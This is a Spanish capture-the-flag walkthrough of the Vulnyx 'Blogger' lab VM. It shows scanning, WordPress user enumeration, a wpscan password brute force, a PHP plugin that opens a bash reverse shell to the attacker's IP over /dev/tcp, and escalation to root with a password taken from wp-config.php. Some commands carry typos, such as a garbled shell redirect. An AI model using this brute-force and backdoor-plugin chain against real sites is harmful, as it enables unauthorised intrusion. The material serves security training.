

Máquina Blogger (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 13 septiembre



Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:ae:05:77	1	60	PCS Systemtechnik GmbH
10.0.2.16	08:00:27:68:20:f5	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.16

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.16
```

```
PING 10.0.2.16 (10.0.2.16) 56(84) bytes of data.
64 bytes from 10.0.2.16: icmp_seq=1 ttl=64 time=0.589 ms

--- 10.0.2.16 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.589/0.589/0.589/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutaremos el siguiente comando:

\$ nmap -Pn 10.0.2.16 -sVC

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 23:26 CEST
Nmap scan report for 10.0.2.16
Host is up (0.00024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_ _http-title: Apache2 Debian Default Page: It works
|_ _http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:60:20:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
```

Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre en el puerto 80.




A continuación, realizamos con la herramienta **gobuster** un fuzzing web por directorios, para ello ejecutamos el siguiente comando:

\$ gobuster dir -u http://10.0.2.16:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt


```
/wordpress      (Status: 301) [Size: 310] [→ http://10.0.2.16/wordpress/]
/server-status   (Status: 403) [Size: 274]
Progress: 220559 / 220560 (100.00%)
```

Encontramos el directorio **wordpress**.

Accedemos a este directorio.




El contenido no carga correctamente ya que las hojas de estilo apuntan a un dominio, abrimos el inspector del navegador para ver si lo encontramos en el código fuente de la página.




Encontramos el dominio **megablog.nyx**.

Lo agregamos al archivo `/etc/hosts` de la siguiente manera, para ello ejecutamos el siguiente comando:

`$ nano /etc/hosts`






Volvemos a realizar con la herramienta **gobuster** un fuzzing web pero esta vez por extensiones de archivos **.php**, para ello ejecutamos el siguiente comando:

```
$ gobuster dir -u http://megablog.nyx.wordpress -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php
```

```
/.php (Status: 403)
/wp-content (Status: 301)
/index.php (Status: 301)
/wp-includes (Status: 301)
/wp-login.php (Status: 200)
/wp-admin (Status: 301)
/xmlrpc.php (Status: 405)
/.php (Status: 403)
/wp-signup.php (Status: 302)
```

Encontramos el archivo **wp-login.php**.

Accedemos a este archivo.



Es un panel de **login** típico de **wordpress**.

A continuación, con la herramienta **wpscan** enumeramos por usuarios y plugins vulnerables, para ello ejecutamos el siguiente comando:

```
$ wpscan --url http://megablog.nyx.wordpress --enumerate u,vp
```

```
[!] User(s) Identified:
[+] peter
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Nos encuentra el usuario **peter**.


Realizamos un ataque de fuerza bruta otra vez con la herramienta **wpscan**, para ello ejecutamos el siguiente comando:

```
$ wpscan --url http://megablog.nyx.wordpress --usernames peter --passwords ./Descargas/rockyou.txt
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - peter / peterpan
Trying peter / diosesamor Time: 00:00:38 <

[!] Valid Combinations Found:
| Username: peter, Password: peterpan
```

Y obtenemos las credenciales (**peter:peterpan**) y accedemos al panel de control.



Investigando un poco en la pagina de hacktricks, encontramos que podemos subir un archivo **.zip** como un plugin **RCE**.

Nos creamos la puerta trasera en **.php** de la siguiente manera, para ello ejecutamos el siguiente comando:


```
$ nano shell.php
```

```
<?php
/**
 * Plugin Name: WordPress (Reverse Shell)
 * Plugin URI: https://wordpress.org
 * Description: (Pwn3d!)
 * Version: 1.0
 * Author: peseta05
 * Author URI: http://github.com/peseta05
 */
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>61'")
?>
```

Lo comprimimos en un archivo **.zip**, para ello ejecutamos el siguiente comando:

```
$ zip plugin.zip shell.php
```

Accedemos en el panel de **wordpress** a *Plugins > Add New*, y lo subimos.



A continuación, con la ayuda de la herramienta **netcat(nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

```
$ nc -lnp 443
```

En el panel de **wordpress** le damos a *Activate Plugin*.

```
[listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.16] 36308
bash: cannot set terminal process group (517): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blogger:/var/www/html/wordpress/wp-admin$ whoami
www-data
www-data@blogger:/var/www/html/wordpress/wp-admin$
```

Y obtenemos la shell como **www-data**.

Revisando los archivos nos encontramos con el archivo **wp-config.php**, en el cual encontramos la contraseña de **root**.

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/** Database settings - You can get this info from your web host */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'root' );

/** Database password */
define( 'DB_PASSWORD', 'm3g@B0lg123' );
```

Nos subimos a **root**, para ello ejecutamos el siguiente comando:

`$ su root`

```
www-data@blogger:/var/www/html/wordpress$ su root
su root
Password: m3g@B10g123
whoami
root
```

¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.